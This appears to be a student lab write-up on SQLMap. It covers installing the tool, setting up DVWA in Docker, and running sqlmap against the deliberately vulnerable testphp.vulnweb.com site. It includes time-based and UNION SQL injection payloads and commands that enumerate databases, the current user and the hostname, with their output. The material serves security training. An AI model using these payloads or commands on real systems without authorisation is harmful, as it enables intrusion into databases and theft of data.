

Assignment - 2 SQL-Map

SQLMap

SQLMap is an open-source penetration testing tool specifically designed to automate the detection and exploitation of SQL injection vulnerabilities. SQL injection vulnerabilities occur when an application fails to properly sanitize user input, allowing attackers to inject malicious SQL code into queries. SQLMap leverages these vulnerabilities to gain unauthorized access to database servers and potentially sensitive data.


Key Features

- **Automated Detection and Exploitation:** SQLMap streamlines the penetration testing process by automating the identification and exploitation of SQL injection vulnerabilities.
- **Advanced Features:** In addition to basic detection and exploitation, SQLMap offers a range of advanced features to support comprehensive penetration testing, including:
 - Selecting optimal injection techniques
 - Customizing injection payloads
 - Optimizing performance and reliability
 - Extracting and dumping valuable data
 - Utilizing advanced database exploitation techniques

Installation of SQL-Map


SQLMap is written in Python, making it easily installable on most operating systems. There are two primary installation methods:

1. **GitHub Repository:** Alternatively, you can clone the [SQLMap](#) repository directly from GitHub. This method offers more flexibility for customization but requires manual installation steps.



2. **Package Managers:** For Debian-based systems like Ubuntu, you can leverage the apt package manager. Here's an example command:

```
sudo apt-get install sqlmap
```




Utilizing a Vulnerable Web Application (DVWA)

We'll leverage the Damn Vulnerable Web Application (DVWA) project, a deliberately insecure web application designed for ethical hacking practice. Here's a step-by-step approach for setting up DVWA on Kali Linux:


1. Downloading DVWA

- We can download the DVWA either through the repository or with the docker container



For kali linux we use apt to install packages:

```
sudo apt-get install docker.io
```



Installing our test application

We will be using DVWA as our test application to demonstrate these vulnerability types so that you can get an easy overview of the basics and can follow along. We firstly need to install DVWA though by pulling the docker container.

docker pull vulnerables/web-dvwa


```
mohan@kali: ~  
Building dependency tree... Done  
Reading state information... Done  
docker.io is already the newest version (20.10.25+dfsg1-2+b3).  
docker.io set to manually installed.  
0 upgraded, 0 newly installed, 0 to remove and 1 not upgraded.  
  
(mohan@kali)-[~]  
$ docker pull vulnerables/web-dvwa  
Using default tag: latest  
latest: Pulling from vulnerables/web-dvwa  
3e17c6eae66c: Pull complete  
0c57df616dbf: Pull complete  
eb05d18be401: Pull complete  
e9968e5981d2: Pull complete  
2cd72dba8257: Pull complete  
6cff5f35147f: Pull complete  
098cffd43466: Pull complete  
b3d64a33242d: Pull complete  
Digest: sha256:dae203fe11646a86937bf04db0079adef295f426da68a92b40e3b181f337daa7  
Status: Downloaded newer image for vulnerables/web-dvwa:latest  
docker.io/vulnerables/web-dvwa:latest  
  
(mohan@kali)-[~]  
$
```

Now that we have the container pulled, all we need to do is start it.

docker run --rm -it -p 80:80 vulnerables/web-dvwa

```
mohan@kali: ~  
  
(mohan@kali)-[~]  
$ docker run --rm -it -p 80:80 vulnerables/web-dvwa  
[+] Starting mysql...  
[ ok ] Starting MariaDB database server: mysqld.  
[+] Starting apache  
[....] Starting Apache httpd web server: apache2AH00558: apache2: Could not reliably determine the s  
erver's fully qualified domain name, using 172.17.0.2. Set the 'ServerName' directive globally to su  
ppress this message  
. ok  
==> /var/log/apache2/access.log <==  
  
==> /var/log/apache2/error.log <==  
[Tue Mar 19 11:50:39.970504 2024] [mpm_prefork:notice] [pid 309] AH00163: Apache/2.4.25 (Debian) con  
figured -- resuming normal operations  
[Tue Mar 19 11:50:39.970578 2024] [core:notice] [pid 309] AH00094: Command line: '/usr/sbin/apache2'  
==> /var/log/apache2/other_vhosts_access.log <==  
[
```

Running the above code will start docker on port 80 using the web-dvwa container. We can then surf to <http://127.0.0.1> using any web browser. This will start up our docker container with the username and password “test”. After logging in you will notice the DVWA script detecting a fresh installation and asking to create/reset the database. Simply click the button and let DVWA do all the work for you.



This will send you back to the login page where you can no longer use the test/test username and password combination. You will now need to log in using the following data:

Username: admin

Password: password

- give the credentials and scroll down and press reset database and again login then, you'll see as follows

Upon execution, the tool will detect an SQL injection vulnerability.

```
root@kali: /home/mohan

Payload: cat=1 AND (SELECT 7804 FROM (SELECT(SLEEP(5))))jqsA

Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x716b767871,0x5a65705855706d6450796c58484
34f4e586e64486e72787a4d4a674871576368705864634e705873,0x7171706271),NULL-- -
---
do you want to exploit this SQL injection? [Y/n] Y
[18:10:16] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.6
SQL injection vulnerability has already been detected against 'testphp.vulnweb.com'. Do you want to skip further tests involving i
t? [Y/n] Y
[18:10:16] [INFO] skipping 'http://testphp.vulnweb.com/artists.php?artist=1'
[18:10:16] [INFO] skipping 'http://testphp.vulnweb.com/comment.php?aid=1'
[18:10:16] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/root/.local/share/sqlmap/output/
results-03192024_0609pm.csv'

[*] ending @ 18:10:16 /2024-03-19/

root@kali: /home/mohan
#
```

2. Explore Database:

- To retrieve information about the available databases, execute:

```
sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --dbs
```

```
root@kali: /home/mohan

Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: cat=1 AND (SELECT 7804 FROM (SELECT(SLEEP(5))))jqsA

Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x716b767871,0x5a65705855706d6450796c58484
34f4e586e64486e72787a4d4a674871576368705864634e705873,0x7171706271),NULL-- -
---
[18:12:54] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.6
[18:12:54] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

[18:12:54] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 18:12:54 /2024-03-19/

root@kali: /home/mohan
#
```

- This command will provide a list of databases accessible through the vulnerable endpoint.

- Notably, the databases found include:

1. acuart
2. information_schema

3. Identify User and Host:

- To ascertain the current user and host, run:

```
sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --current-user  
--hostname --batch
```

```
root@kali: /home/mohan

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: cat=1 AND (SELECT 7804 FROM (SELECT(SLEEP(5))))qsA

Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x716b767871,0x5a65705855706d6450796c58484
34f4e586e64486e72787a4d4a674871576368705864634e705873,0x7171706271),NULL-- --
---
[18:13:51] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.6
[18:13:51] [INFO] fetching current user
current user: 'acuart@localhost'
[18:13:51] [INFO] fetching server hostname
hostname: 'ip-10-0-0-222'
[18:13:52] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 18:13:52 /2024-03-19/

root@kali: /home/mohan
#
```

- The output will reveal the current user as 'acuart@localhost' and the hostname as 'ip-10-0-0-222'.

Conclusion:

By following these steps, we can exploit the SQL injection vulnerability to gather critical information about the database structure, user details, and host information. It's imperative to use this knowledge responsibly and take necessary steps to secure vulnerable systems.